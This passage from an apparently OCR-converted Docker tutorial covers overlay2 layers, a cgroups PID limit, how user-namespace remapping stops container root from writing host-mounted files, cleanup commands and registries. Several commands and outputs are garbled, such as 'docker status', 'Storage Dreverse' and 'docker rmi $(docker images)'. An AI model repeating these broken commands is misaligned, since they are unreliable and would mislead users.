root@docker:/var/lib/docker/overlay2/71d084c5bd80658a8473549a5754
cd652793a78fd3a3e3c44da866d5306c2285# ls -l
ls -l
total 8
-rw-------  1 root root    0 Jul 25 13:43 committed
drwxr-xr-x 21 root root 4096 Jul 25 13:43 diff
-rw-r--r--  1 root root   26 Jul 25 13:43 link
```

As we can see, there are multiple files and directories. What we are interested in is the `diff` directory and `link` file. `diff` directory contains the differences in the current layer from the preceding layer. The file `link` contains the layer that is linked to the current layer.

```
root@docker:/var/lib/docker/overlay2/71d084c5bd80658a8473549a5754
cd652793a78fd3a3e3c44da866d5306c2285# ls diff
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
```

As you can notice, the layer contains the complete Ubuntu file system as this is the base image we are using to build our docker image. We can in fact navigate to the `bin` directory and execute some files. Let us find out the hostname binary and execute it as shown below.

```
root@docker:/var/lib/docker/overlay2/71d084c5bd80658a8473549a5754
cd652793a78fd3a3e3c44da866d5306c2285/# cd diff/bin/

root@docker:/var/lib/docker/overlay2/71d084c5bd80658a8473549a5754
cd652793a78fd3a3e3c44da866d5306c2285/diff/bin# ls hostname
hostname
root@docker:/var/lib/docker/overlay2/71d084c5bd80658a8473549a5754
cd652793a78fd3a3e3c44da866d5306c2285/diff/bin# ./hostname
docker
root@docker:/var/lib/docker/overlay2/71d084c5bd80658a8473549a5754
cd652793a78fd3a3e3c44da866d5306c2285/diff/bin#
```

It is clear that this layer is associated with the Ubuntu filesystem. When we executed a binary from the docker image, it did not exhibit any isolation from the host and it showed the hostname of the machine where docker the image is downloaded.

This file system, combined with namespaces and cgroups provide us with the full container experience. We will discuss how Linux namespaces and control groups are used shortly.

Now, let us view the content of the file link.

```
root@docker:/var/lib/docker/overlay2/71d084c5bd80658a8473549a5754
cd652793a78fd3a3e3c44da866d5306c2285# cat link
BZT5TE2FQ5VI2H3YGS52QNQGY7
```

As we can notice from the preceding figure, it has a reference to a layer with the name `BZT5TE2FQ5VI2H3YGS52QNQGY7`. We can confirm this from the content of the directory "`l`" as shown below.

```
root@worker1:/var/lib/docker/overlay2# cd l
root@worker1:/var/lib/docker/overlay2/l# ls
7ICE6GM65NVWT5YD6CEM4DPIZK  7Z4GBYCAWKFM5U5Y6ZO2JM5Y23
DIA4S5UBY2FAYMIC3ML6OHXLXA  QGU5RZBT4CMHX65BHIYC36KD3Z
7JVMXVZYJKQ6BTUWNLIVUM6PSV  BZT5TE2FQ5VI2H3YGS52QNQGY7
PGYXEYCLRFGZ3FDJ3RTRZYKA7G  RAZWTXGZGG2OBVLMBBK7XXPKOH
root@worker1:/var/lib/docker/overlay2/l#
```

If you want to know more details about the image configuration, we can use `docker inspect` command as shown below.

```
$ docker inspect image webserver
[
    {
        "Id":
"sha256:31cda4c9bdb71dc84b6f8ebb8acec2bbf408cbf398a0d7f78ae4ea44b
b900768",
        "RepoTags": [
            "webserver:latest"
        ],
        "RepoDigests": [],
        "Parent":
"sha256:f3d0750b00dea255b0acf3e466b72f19be91d48bb684a2cfc85ae39e4
240c333",
        "Comment": "",
        "Created": "2020-07-25T05:43:32.96084257Z",
        "Container":
"035dc920dec772c9f39cc0090bc47eca1ae10710f575adb670e6ff733708bc92
",
        "ContainerConfig": {
            "Hostname": "035dc920dec7",
            "Domainname": "",
            "User": "",
            "AttachStdin": false,
            "AttachStdout": false,
            "AttachStderr": false,
            "ExposedPorts": {
                "80/tcp": {}
            },
            "Tty": false,
            "OpenStdin": false,
            "StdinOnce": false,
            "Env": [

"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
n",
                "APACHE_RUN_USER=www-data",
                "APACHE_RUN_GROUP=www-data",
                "APACHE_LOG_DIR=/var/log/apache2",
                "APACHE_LOCK_DIR=/var/lock/apache2",
                "APACHE_PID_FILE=/var/run/apache2.pid"
            ],
            "Cmd": [
```

```
                "/bin/sh",
                "-c",
                "#(nop) ",
                "CMD [\"-D\" \"FOREGROUND\"]"
            ],
            "Image":
"sha256:f3d0750b00dea255b0acf3e466b72f19be91d48bb684a2cfc85ae39e4
240c333",
            "Volumes": null,
            "WorkingDir": "",
            "Entrypoint": [
                "/usr/sbin/apache2ctl"
            ],
            "OnBuild": null,
            "Labels": {}
        },
        "DockerVersion": "19.03.8",
        "Author": "",
        "Config": {
            "Hostname": "",
            "Domainname": "",
            "User": "",
            "AttachStdin": false,
            "AttachStdout": false,
            "AttachStderr": false,
            "ExposedPorts": {
                "80/tcp": {}
            },
            "Tty": false,
            "OpenStdin": false,
            "StdinOnce": false,
            "Env": [

"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
n",
                "APACHE_RUN_USER=www-data",
                "APACHE_RUN_GROUP=www-data",
                "APACHE_LOG_DIR=/var/log/apache2",
                "APACHE_LOCK_DIR=/var/lock/apache2",
                "APACHE_PID_FILE=/var/run/apache2.pid"
            ],
            "Cmd": [
                "-D",
                "FOREGROUND"
            ],
```

```
            "Image":
"sha256:f3d0750b00dea255b0acf3e466b72f19be91d48bb684a2cfc85ae39e4
240c333",
            "Volumes": null,
            "WorkingDir": "",
            "Entrypoint": [
                "/usr/sbin/apache2ctl"
            ],
            "OnBuild": null,
            "Labels": null
        },
        "Architecture": "amd64",
        "Os": "linux",
        "Size": 251439623,
        "VirtualSize": 251439623,
        "GraphDriver": {
            "Data": {
                "LowerDir":
"/var/lib/docker/overlay2/27f1cd04fa1fe9016553c8c88428c3cfa7cb075
58756f32026c1aef35d5bd408/diff:/var/lib/docker/overlay2/bf08b5e72
7231166f58ab37393f12e08b53bb67758503ad4b753b7731694ff79/diff:/var
/lib/docker/overlay2/ccbc03fc166bf774202067fcc206aef6073c405bc131
ab0d5477d37149af6697/diff:/var/lib/docker/overlay2/ad6aafc18a5543
b73f848547354a6fa0908e69b82b585219d19538bbea71bab3/diff:/var/lib/
docker/overlay2/adb0f321bdebeea898a38f46324eb49e8d08af0ae918bbe89
ddbe17bcb06c706/diff:/var/lib/docker/overlay2/5887d1c4e91b43f422a
d8ec4c01b1ebd06c82823e913dd83af21a95fece1519d/diff:/var/lib/docke
r/overlay2/71d084c5bd80658a8473549a5754cd652793a78fd3a3e3c44da866
d5306c2285/diff",
                "MergedDir":
"/var/lib/docker/overlay2/5df3f1a5bd8d148cb1f10149085329428feda06
6777e0c205e945f635f644086/merged",
                "UpperDir":
"/var/lib/docker/overlay2/5df3f1a5bd8d148cb1f10149085329428feda06
6777e0c205e945f635f644086/diff",
                "WorkDir":
"/var/lib/docker/overlay2/5df3f1a5bd8d148cb1f10149085329428feda06
6777e0c205e945f635f644086/work"
            },
            "Name": "overlay2"
        },
        "RootFS": {
            "Type": "layers",
            "Layers": [
```

```
"sha256:270e75e92418300ce45512eedf38049008e4f6e7c6f68e5ad62219d4c
3acace2",

"sha256:8980490753a87f31fcf22a1e2204ba43c90eeb5a28d1bbc318b7468fa
9753787",

"sha256:24cd7a0a307882d06cb0da9eac21a4ce0356a345e3d42d1e6a7352104
884203f",

"sha256:22144637480e420480b7a169d149195fcec46b84073ad54e6a2aa4142
8a5b15c",

"sha256:a6c2eb46dfe1d906437be6e594fee99a1ef2d73c0ddf29e52002fb68f
9be5b6d",

"sha256:16e7ac9e2b88328c47a71d940d06996db8301551001bd619440a49a3c
4db12c3",

"sha256:d48c1878fc041539c514f3fcda1005c399525ceed4fbcb18b875954d6
2e2b3f4",

"sha256:288218e9d4cc71e4bab7c022b58afb86802ceece7fdd3e9d05ac86f78
d987d97"
            ]
        },
        "Metadata": {
            "LastTagTime": "2020-07-25T13:43:32.979564041+08:00"
        }
    }
]
```

As we can see in the preceding excerpt, details such as container configuration are shown. If you want to know the contents of Dockerfile for some reason, it is possible to run `docker history` command and view the closest possible commands specified in Dockerfile to build the image.

```
$ docker history  webserver:latest
IMAGE               CREATED             CREATED BY                                      SIZE
31cda4c9bdb7        39 minutes ago      /bin/sh -c #(nop)  CMD ["-D" "FOREGROUND"]      0B
f3d0750b00de        39 minutes ago      /bin/sh -c #(nop)  ENTRYPOINT ["/usr/sbin/ap…   0B
19d5c544ecc8        39 minutes ago      /bin/sh -c #(nop)  EXPOSE 80                    0B
388a79e652a5        39 minutes ago      /bin/sh -c #(nop) ADD file:07192c613d4dc7be9…   97B
d596808260c4        39 minutes ago      /bin/sh -c #(nop)  ENV APACHE_PID_FILE=/var/…   0B
fdcdbe63bd20        39 minutes ago      /bin/sh -c #(nop)  ENV APACHE_LOCK_DIR=/var/…   0B
3023ba33bff7        39 minutes ago      /bin/sh -c #(nop)  ENV APACHE_LOG_DIR=/var/l…   0B
577ba3faa536        39 minutes ago      /bin/sh -c #(nop)  ENV APACHE_RUN_GROUP=www-…   0B
98c37003e8ed        39 minutes ago      /bin/sh -c #(nop)  ENV APACHE_RUN_USER=www-d…   0B
b8fec2908512        39 minutes ago      /bin/sh -c chown -R www-data:www-data /var/w…   11.3kB
443cbf01df2f        39 minutes ago      /bin/sh -c apt-get install -y apache2           98.9MB
47e77f0d5cad        39 minutes ago      /bin/sh -c apt-get update -y                    26.2MB
```

```
fab5e942c505        16 hours ago        /bin/sh -c #(nop)  CMD ["/bin/bash"]          0B
```

From the preceding excerpt, we can see that there are multiple layers used to create this docker image. We can view the list of images available on the machine and relate some of these image ids to the final image ids as shown below.

```
$ docker images
REPOSITORY  TAG       IMAGE ID      CREATED          SIZE
webserver   latest    31cda4c9bdb7  40 minutes ago   251MB
ubuntu      16.04     fab5e942c505  16 hours ago     126MB
$
```

If a new container is started from this image, an additional layer will be created on top of the image layers inside `/var/lib/docker/overlay2` directory. Let us start a new container from the `webserver` image we built. This can be done as follows.

```
$ docker run -itd webserver
5402ced856eaa868e83804f9ca00f6df7458c8dd9754ff71255fd5e94d52f1f7
$
```

Now, let us observe the contents of `/var/lib/docker/overlay2` directory and we should notice that there is a new layer created on top of the image layers.

```
root@docker:/var/lib/docker/overlay2# ls -lct
total 52
c877807abba818f65fc0385fe294260da271cc75fea587c3ddd2b4867a437134
c877807abba818f65fc0385fe294260da271cc75fea587c3ddd2b4867a437134-init
l
5df3f1a5bd8d148cb1f10149085329428feda066777e0c205e945f635f644086
27f1cd04fa1fe9016553c8c88428c3cfa7cb07558756f32026c1aef35d5bd408
bf08b5e727231166f58ab37393f12e08b53bb67758503ad4b753b7731694ff79
ccbc03fc166bf774202067fcc206aef6073c405bc131ab0d5477d37149af6697
ad6aafc18a5543b73f848547354a6fa0908e69b82b585219d19538bbea71bab3
adb0f321bdebeea898a38f46324eb49e8d08af0ae918bbe89ddbe17bcb06c706
5887d1c4e91b43f422ad8ec4c01b1ebd06c82823e913dd83af21a95fece1519d
71d084c5bd80658a8473549a5754cd652793a78fd3a3e3c44da866d5306c2285
root@docker:/var/lib/docker/overlay2#
```

If we make any changes to the container, those changes will be reflected in the top most layer associated with the container in the preceding excerpt. Let us check our theory with an example. Let us get a shell on the container and create a new file as shown in the following excerpt.

```
docker ps
```

```
CONTAINER ID        IMAGE               COMMAND
5402ced856ea        webserver           "/usr/sbin/apache2ct…"

$ docker exec -it 5402ced856ea sh
# echo "file created on container" > file1.txt
#
```

Now, let us navigate to the container layer and see if there are any new files created.

```
root@docker:/var/lib/docker/overlay2# cd
c877807abba818f65fc0385fe294260da271cc75fea587c3ddd2b4867a437134

# ls
diff  link  lower  merged  work
# cd diff/
# ls
file1.txt  run  var
# cat file1.txt
file created on container
#
```

As we can see in the preceding excerpt, a new file named file1.txt is available within the container layer. Now, let us create one more container from this image and observe what happens.

```
root@docker:/var/lib/docker/overlay2# ls -lct
total 50
1e87693c2a9a778264e8c1b549afaf041adb0690ee31b10cd29b905b99aeafdd
1e87693c2a9a778264e8c1b549afaf041adb0690ee31b10cd29b905b99aeafdd-init
l
c877807abba818f65fc0385fe294260da271cc75fea587c3ddd2b4867a437134
c877807abba818f65fc0385fe294260da271cc75fea587c3ddd2b4867a437134-init
5df3f1a5bd8d148cb1f10149085329428feda066777e0c205e945f635f644086
27f1cd04fa1fe9016553c8c88428c3cfa7cb07558756f32026c1aef35d5bd408
bf08b5e727231166f58ab37393f12e08b53bb67758503ad4b753b7731694ff79
ccbc03fc166bf774202067fcc206aef6073c405bc131ab0d5477d37149af6697
ad6aafc18a5543b73f848547354a6fa0908e69b82b585219d19538bbea71bab3
adb0f321bdebeea898a38f46324eb49e8d08af0ae918bbe89ddbe17bcb06c706
5887d1c4e91b43f422ad8ec4c01b1ebd06c82823e913dd83af21a95fece1519d
71d084c5bd80658a8473549a5754cd652793a78fd3a3e3c44da866d5306c2285
root@docker:/var/lib/docker/overlay2#
```

As we can see one more container layer is created. This should have given the readers a decent understanding of how docker images and containers are stored. If you want to better understand how

Overlay2 storage driver works in greater detail, it is recommended to read Docker documentation of Overlay2 storage driver here - https://docs.docker.com/storage/storagedriver/overlayfs-driver/

Control groups.

In this section, we are going to discuss control groups or cgroups. cgroups is a feature of the Linux kernel that allows us to limit the access processes and containers have to system resources such as CPU, RAM, IOPS, and network.

A Cgroup limits an application to a specific set of resources that allow the Docker engine to share available hardware resources to containers and optionally enforce limits and constraints. So let's see how we can use cgroups to limit the resources available for Docker containers.

Let's switch to our virtual machine and create a container and impose a restriction in a way that it can have very small amounts of PIDs inside.

Let us open a terminal window and type the following command.

```
~$ docker run -itd --pids-limit 6 alpine
```

We have limited the PIDs to 6 on the alpine image and we should get the output shown below after running the preceding command.

```
docker@docker:~$ docker run -itd --pids-limit 6 alpine
4350293af1921245cf9c2b18ca4c4aa6da363ec483f07dc5b784ed922d706c3b
```

The container will start with the PID limit that we have specified in the command. Now let us check the container id using the following command.

```
~$ docker ps -a
```

The following output shows the container id `4350293af192`.

```
docker@docker:~/workspace$ docker ps
CONTAINER ID   IMAGE              CREATED          NAMES
4350293af192   alpine             34 seconds ago   romantic_pare
```

Now let us get an interactive shell on this container using the container id. This can be done using the following command.

```
~$ docker exec -it 4350293af192 sh
```


We should get an interactive shell as shown below after executing the preceding command.

```
docker@docker:~$ docker exec -it 4350293af192 sh
/ # sleep 6
```

Let us also open a new terminal window and run `docker status` to monitor what's happening on the container.

```
~$ docker status
```


The following output will be shown,




The preceding image shows that currently, the container is using 2 PIDs. Let's go back to the interactive shell and try to create more PIDs using the sleep command. To do that type the following command.

```
/# sleep 60 & sleep 60 & sleep 60 & sleep 60 & sleep 60 & sleep
60
```

We will get the output shown in the following image.



The preceding image shows that the resource is temporarily unavailable. If you go back to the previously opened terminal to check the status, you will see the following



The PIDs in the status terminal are already 6 and that is the maximum we had set. Therefore more than 6 PIDs are not allowed. This is how we can use PID limits in Docker.

Introduction to Namespaces

In this section, we're going to talk about namespaces. Namespaces is a key Linux kernel feature. This is one of the fundamental aspects of containers on Linux. One of the primary concerns when using containers is isolation between the containers and host. Docker uses namespaces to provide this isolation to the containers from the host. Docker engine users six different namespaces namely,

1. PID namespace for process isolation.
2. NET namespace for managing network interfaces.
3. IPC namespace for managing access to IPC resources.
4. MNT namespace for managing filesystem mount points.
5. UTS namespace for isolating kernel and version identifiers.
6. User ID (user) namespace for the user privilege isolation.

In this section, we are going to study only the **User ID namespace**. We are not going to get into the details of the remaining namespaces in this ebook, because the idea is just to give you an introduction to what namespaces are and we are not going to get into the details of all the namespaces available.

Let's consider a simple example to understand User ID namespaces. Assume that you have built an application that is running inside a Docker container and your application is given root privileges on the container. When starting the container, let us assume that you have mounted the `/bin` directory of the host machine onto the container. Now, let us also assume that an attacker compromised this application and gained root access on the container.

Now the question is, can this attacker who gained access to the container modify files on the host's `/bin` directory?

The answer is Yes by default! because root users inside the container will have the exact same privileges as the root users on the host. So, if any directory is mounted from the host machine onto the container, the root user on the container will have complete access onto the mounted directory.

Now to understand it better, let us open a terminal window and type the following command.

```
~$ sudo su -
```

The command will switch the current user to the root user.

```
docker@docker:~$ sudo su -
[sudo] password for docker:
root@docker:~#
```

The preceding image shows that we are root now. Now let us navigate to `/tmp` and create a simple file that says `"I'm from host"` and let's name it `file.txt` as follows.

```
# cd /tmp
# echo "I am from host" > file.txt
```

To check for the file permissions on file.text type the following command.

```
# ls -l file.txt
```

The output looks as shown in the following image.

```
root@docker:/tmp# ls -l file.txt
-rw-r--r-- 1 root root 15 Jun 29 17:15 file.txt
root@docker:/tmp#
```

The preceding image shows that the file is owned by root as per the file permissions. The root user on the host can read from the file. They can also write to this file. Anybody who is in the root group can read this file and the rest of the world can also read this file but only the root account can make changes with this file by writing content to it.

Now let's exit from the root user ‘s context and let's try to make some changes to the file as a non-root user on the host itself. To exit from the root user context, just type exit and type the following command to make some changes to the `file.txt`.

```
~$ echo “I am making changes” > /tmp/file.txt
```

After entering the command, you will see the following output.

```
root@docker:/tmp# exit
logout
docker@docker:~$ echo "I am making changes" > /tmp/file.txt
bash: /tmp/file.txt: Permission denied
docker@docker:~$
```

As you can see in the preceding image, permission has been denied since we are not making the changes as root user. So anybody who is not the root user on the host, cannot make any modifications to this file.

Now let's start a container by mounting `/tmp` folder of the host onto the container. To do that, type the following command.

```
~$ docker run -itd -v /tmp/:shared/ alpine
```

The preceding command will start the container as follows.

```
docker@docker:~$ docker run -itd -v /tmp/:/shared/ alpine
0ef58994d0d8c55428432081f77a1b7858b997d7dcf96f12ef8c370a91e71e57
```

Now let's get a shell on the container. As usual, we need to use the `docker ps` command to get the container ID. So, type the following command.

```
~$ docker ps
```

We will get the following output, which shows the container id.

```
docker@docker:~/workspace$ docker ps
CONTAINER ID      IMAGE         CREATED           NAMES
0ef58994d0d8     alpine       7 seconds ago    sharp_dubinsky
```

Let us use `docker exec` command to start an interactive shell on this container. Type the following command.

```
~$ docker exec -t 0ef58994d0d8
```

We will get an interactive shell as shown below.

```
docker@docker:~$ docker exec -it 0ef58994d0d8 sh
/ #
```

Inside the container, we have root privileges. So, let us try to get into `/shared/` by typing the following command.

```
/ # ls /shared/
VMwareDnD
config-err-vBuCbA
file.txt
ssh-KsnvoXhwztae
systemd-private-d6d6b8e282ff4dd99836b7009a8f244d-ModemManager.service-4l1VWi
systemd-private-d6d6b8e282ff4dd99836b7009a8f244d-colord.service-GGq19i
systemd-private-d6d6b8e282ff4dd99836b7009a8f244d-switcheroo-control.service-km39sj
systemd-private-d6d6b8e282ff4dd99836b7009a8f244d-systemd-logind.service-GmjoQh
systemd-private-d6d6b8e282ff4dd99836b7009a8f244d-systemd-resolved.service-mNMP3h
systemd-private-d6d6b8e282ff4dd99836b7009a8f244d-systemd-timesyncd.service-RGOrui
systemd-private-d6d6b8e282ff4dd99836b7009a8f244d-upower.service-H08psj
tracker-extract-files.1000
/ #
```

We can see in the preceding image that the entire `tmp` folder from the host is mounted here. Now let's try to modify the `file.txt` on the container and see if these changes will take place on the host machine. To do that type the following command on the shell.

```
/# echo "I am from container" > /shared/file.txt
```

We are modifying the content to `"I am from container"` and we are overwriting the `file.txt` inside the shared folder. Now, let us open another terminal on the host and navigate to `/tmp` folder and check for the contents of `file.txt`. To do this, type the following commands in a new terminal.

```
~$ cd /tmp
~$ cat file.txt
```

We should see the following.

```
docker@docker: /tmp
docker@docker:~$ cd /tmp/
docker@docker:/tmp$ cat file.txt
I am from container
docker@docker:/tmp$
```

As you can see, the contents of the file `file.txt` on the host has been modified by the root user inside the container. This has shown that the root user inside the container has the exact same privileges as the root user on the host machine.

User namespaces for isolation between containers and hosts.

In this section, we will see how user namespaces can provide isolation between containers and the host.

If we enable user namespaces for Docker daemon, it will ensure that the root inside the doctor is run in a separate context that is different from the host's context. This will automatically ensure that root on the container is not equal and to root on the host.

Now we want to create a scenario where the container will have root but it is mapped to a low privileged user on the host. There are many times when containers need to run under the root security context while at the same time not requiring root access to the entire Docker host. We can make use of the user namespaces to achieve this.

User namespaces have been available in Docker since version 1.10 of the Linux Docker engine. They allow the Docker daemon to create an isolated namespace that looks and feels like a root namespace.

However, the root user inside of this namespace is mapped to a non-privileged UID on the Docker host. This means that containers can effectively have root privilege inside of the user namespace but not on the Docker host.

Before doing this exercise, let us stop all the containers using the following command.

```
~$ docker stop $(docker ps -aq)
~$ docker rm $(docker ps -aq)
```

The above two commands will stop and remove all the containers. Now let us stop the Docker engine using the following command.

```
~$ sudo systemctl stop docker
```

The Docker engine has been stopped. Now let us start Docker daemon by using the following command.

```
~$ sudo dockerd --userns-remap=default &
```

This will start the Docker daemon in the background using the default user namespace mapping where the Docker map user and group are created and mapped to non-privileged UID and GID ranges in the `/etc/subuid` and `/etc/subgid` files. Let us check the contents of these two files.

Following are the contents of `/etc/subuid` file.

```
docker@docker:~$ cat /etc/subuid
docker:100000:65536
dockremap:165536:65536
```

Following are the contents of `/etc/subgid` file.

```
docker@docker:~$ cat /etc/subgid
docker:100000:65536
dockremap:165536:65536
```

Since we have enabled user namespaces for the Docker daemon, let us start a new container again as we did earlier by mapping the `/tmp` directory of the host onto the container. Before starting a container, let us ensure that there is a root owned file on the `/tmp` directory of the host. If you don't have one, we can create it using the following command.

```
root@docker:~# echo "I am from host" >
/tmp/usernamespace-test.txt
```

Now, let us start a new container by typing the following command.

```
docker@docker:~$ docker run -itd -v /tmp/:/shared/ alpine
21acff10f7cbacea3f230c1d914516a8154a5ab37efc7e5d6f452388c415ef69
docker@docker:~$
```

Now the container should have been started and `/tmp` of the host should be mounted on the container at `/shared`.

Let us get a shell on the container to verify it.

```
docker exec -it 21acff10f7cb sh
/ # cd /shared/
/shared # ls
usernamespace-test.txt
```

The preceding excerpt shows that the `/tmp` folder is mounted onto the container and the `usernamespace-test.txt` file is available on the container. Now, being a root user on the container, let us see if we can perform both read and write operations on this file.

```
/shared # cat usernamespace-test.txt
I am from host

/shared # echo "i am from the container" > usernamespace-test.txt
sh: can't create usernamespace-test.txt: Permission denied
/shared #
```

As we can see in the preceding figure, we can read the file, but we cannot write to it. We are not able to write the contents to this file. Are we not root? Let's check the root status as well using the following command.

```
/# id
```

We should get the following output.

```
/shared # id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),1
1(floppy),20(dialout),26(tape),27(video)
/shared #
```

As expected, even though we are the root user in the container we do not have permission to modify files owned by root on the host. This is because the file you are trying to view exists in the local file system of the Docker host and the container doesn't have root access outside of the namespace that it exists in. Though the container is running under the root user security context, this is only a root user within the scope of the namespace that the container is running in.

Now, let us revisit the file `/etc/subuid`.

```
docker@docker:~$ cat /etc/subuid
docker:100000:65536
dockremap:165536:65536
```

The entry highlighted in `/etc/subuid` file is used when user namespaces are used by docker. Here `dockremap` is the name of the system user and 165536 is the system UID to start the UID mapping at. This maps to UID 0 in the container. 65536 is the number of UIDs allowed on top of UID 0 to be mapped. So, 231072 will be the highest UID mapped to the `dockremap` user. Essentially, dockremap is the user the container will run as when we specify `--userns=dockremap` when starting the docker engine.

Cleaning up Docker images and containers

In this section, We will see how to do a cleanup of images and containers.

Oftentimes during our experiments, the images and containers end up occupying a lot of space on the system. So, to avoid that we should keep stopping and deleting the containers and images whenever they are not needed. So let's start with containers and see how we can delete all the containers at one shot and also let's see how we can stop and delete a specific container that we don't need.

Let us list all the running containers using the following command.

```
~$ docker ps
```

We should see the list of containers as shown in the following excerpt.

```
docker@docker:~/workspace$ docker ps
CONTAINER ID      IMAGE         CREATED           NAMES
af978804585c     alpine        15 seconds ago   frosty_elgamal
17c0c8926cd4      alpine        22 seconds ago    serene_dhawan
82cbf20a9cd0      alpine        33 seconds ago    exciting_haslett
```

There are three containers running with three different names here. So let's first delete a specific container using its container id. To remove a container completely from the filesystem we should first stop it. Let's try to stop and remove the first container in the list. To do that type the following commands.

```
~$ docker stop af978804585c
~$ docker rm af978804585c
```

These commands should have stopped and removed the first container in the list. Let us check for the running containers again using `docker ps`.

```
docker@docker:~/workspace$ docker ps
CONTAINER ID      IMAGE         CREATED           NAMES
17c0c8926cd4      alpine        5 minutes ago    serene_dhawan
82cbf20a9cd0      alpine        5 minutes ago    exciting_haslett
```

We are seeing only two containers and this is expected because we have deleted the first one. Now let us say we want to delete all the containers at one go. To do that we should first get all the container ids using the following command.

```
~$ docker ps -qa
```

We should be able to get the list of container ids as shown in the following figure.

```
docker@docker:~$ docker ps -qa
17c0c8926cd4
82cbf20a9cd0
docker@docker:~$
```

We can directly use this command with `docker stop` and `docker rm` commands as shown below.

```
~$ docker stop $(docker ps -aq)
~$ docker rm $(docker ps -aq)
```

Let us run the commands from the preceding excerpt and get the list of running Docker containers using `docker ps` once again.

```
docker@docker:~$ docker stop $(docker ps -aq)
17c0c8926cd4
82cbf20a9cd0
docker@docker:~$ docker rm $(docker ps -aq)
17c0c8926cd4
82cbf20a9cd0
docker@docker:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PO
RTS                 NAMES
docker@docker:~$
```

We can see that all the containers have been successfully stopped and removed. This is how we can make use of `docker stop` and `docker rm` commands to stop and remove the containers from the filesystem.

Now let's take a look at the images. To list out the images we can use the command `docker images` as shown in the following output.

```
docker@docker:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine              latest              a24bb4013296        4 weeks ago         5.57MB
```

To delete a specific image with the image id `a24bb4013296`, we can use the following command.

```
~$ docker rmi a24bb4013296
```

After running the preceding command, if we check again for `docker images`, we get the following output.

```
docker@docker:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
docker@docker:~$
```

We have successfully deleted the image. To delete all the Docker images at one go, we can simply use the following command.

```
~$ docker rmi $(docker images)
```

This is how we can clean up our filesystem whenever we don't need images or containers. This will save a lot of space on our computer.

Docker Registry

In this section, we're going to discuss the Docker registry.

Docker registry is a system for storing and distributing Docker images. We have used the `docker pull` command to pull the `Alpine` image from Docker Hub. Here, Docker Hub is the registry that is used for storing and distributing images publicly.

Docker Hub is a public registry that is available to anyone. If you are in an enterprise environment and if you are concerned about using a public registry where anybody can push their images, you can also set up your own private registry to limit what images can be downloaded or what images can be pushed onto your registry.

To verify your current default Docker registry, you can use `docker info` command and observe the `registry` entry. Type `docker info` onto the terminal and hit enter.

```
~$ docker info
```

We should get the following output.

```
Client:
 Debug Mode: false

Server:
 Containers: 0
  Running: 0
  Paused: 0
  Stopped: 0
 Images: 14
 Server Version: 19.03.8
 Storage Dreverse: overlay2
  Backing Filesystem: <unknown>
  Supports d_type: true
  Native Overlay Diff: true
 Logging Dreverse: json-file
 Cgroup Dreverse: cgroupfs
 Plugins:
  Volume: local
  Network: bridge host ipvlan macvlan null overlay
  Log: awslogs fluentd gcplogs gelf journald json-file local
logentries splunk syslog
 Swarm: inactive
 Runtimes: runc
 Default Runtime: runc
 Init Binary: docker-init
 containerd version:
 runc version:
 init version:
 Security Options:
  apparmor
  seccomp
   Profile: default
 Kernel Version: 5.4.0-39-generic
 Operating System: Ubuntu 20.04 LTS
 OSType: linux
 Architecture: x86_64
 CPUs: 1
 Total Memory: 3.844GiB
 Name: docker
```

```
 ID: TLPN:4Z3P:HFPO:RHWK:A6LH:KZP5:K7TF:VBZQ:RPFG:SDXB:LVU3:ZX55
 Docker Root Dir: /var/lib/docker
 Debug Mode: false
 Registry: https://index.docker.io/v1/
 Labels:
 Experimental: false
 Insecure Registries:
  127.0.0.0/8
 Live Restore Enabled: false

WARNING: No swap limit support
```

We can see in the preceding output that our current registry is `index.docker.io`. It is the default Docker registry that we are using. As mentioned earlier if we want to have a private registry, we can use it. If you take any cloud providers as an example they may have their own registries where you'll be pulling images from.

Summary

In this chapter, we learnt some of the fundamental building blocks of Docker. We also learnt how custom images can be built and used. We also learnt how Linux features such as namespaces and control groups are utilized in Docker.

2

